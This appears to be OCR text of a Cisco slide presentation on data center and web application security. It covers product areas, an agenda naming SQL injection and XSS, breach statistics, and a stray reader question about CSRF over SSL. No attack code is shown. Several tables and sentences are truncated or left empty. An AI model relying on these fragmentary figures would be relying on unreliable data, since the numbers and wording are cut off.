Data Center Security

Web app security
VMware security

Christopher Paggen
Solutions Architect, Cisco Advanced Services

Data Center Security – what are we covering today?

Network Classification


- Quality of service
- Network-based app recognition
- Queuing, policing, shaping
- Visibility, monitoring, control

Application Scalability

- Server load-balancing
- Site selection
- SSL termination and offload
- Video delivery

Application Networking

- Message transformation
- Protocol transformation
- Message-based security
- Application visibility



Application Acceleration

- Latency mitigation
- Application data cache
- Meta data cache
- Local services

WAN Acceleration

- Data redundancy elimination
- Window scaling
- LZ compression
- Adaptive congestion avoidance


Application Optimization

- Delta encoding
- FlashForward optimization
- Application security
- Server offload


Session agenda

- Web Application Security: background
- Quick HTTP refresher
- High Impact Attacks:
  - SQL injection
  - Cross-Site Scripting (XSS)
- Solution
  - Cisco's ACE Web Application Firewall
- VMware Security
  - Cisco's Nexus 1000-V

Web Application Security: Background




Vulnerability trends: interesting statistics



http://eval.symantec.com/mktginfo/enterprise/white_papers/ent-whitepaper_internet_security_threat_report_xi_03_2007.en-us.pdf

The Evolution of Intent
A Shift to Financial Gain


Threats becoming increasingly difficult to detect and mitigate
Applications are the primary targets



Applications: the Weak Link to the Crown Jewels

Data Leakage

Customer Confidentiality



Name	Main Contact	YTD Revenue
ACME Corp	John Michaels	$893,
Anderson Technologies	Sandra Watson	$599,67
Azure Systems	Mitch Wilson	$395,00
Best Industries	Muchael L	
Cascade Inc.	Rob Smith	
Diamond Technology	Bruce Leal	

TOTAL number of records containing sensitive personal information involved in security breaches in the U.S. since January 2005.	246,152,144

Source: privacyrights.org

Applications Give Unprecedented Access to Critical Business Data

Identity Theft


Service Disruption

Can you put a price on stolen data?

Current Rank	Previous Rank	Goods and Services	Current Percentage	Previous Percentage	Range of Prices
1					
2					
3					
4					
5					
6					
7					
8					
9					
10					

Table 4. Breakdo
Source: Symantec

http://eval.symantec.




21 million German bank accounts - yours for only €12m

It's a steal


By Dan Goodin in San Francisco • Get more from this author

Posted in Crime, 9th December 2008 00:58 GMT

Network firewalls are HTTP-applications blind




Focus of today's attacks




No magic signatures or patches for your custom PHP script

Expanding the Network Perimeter


- More applications services available via the web
  - Customers, Employees, Business Partners
- Web-enabled appliances
  - IP phones, printers, webcams, etc.
- Issues:
  - Web application
    HTTP requests
  - Even “secure” s
    requests withou
  - Web application code has become part of
    network perimeter, but is often poorly prot





Steve
commented on Mar 27, 2008 9:52:07 AM

How is CSRF possible if the site you're connected to uses SSL and encryption for the connection? Transmissions with your bank should be unintelligible if intercepted. What am I missing?



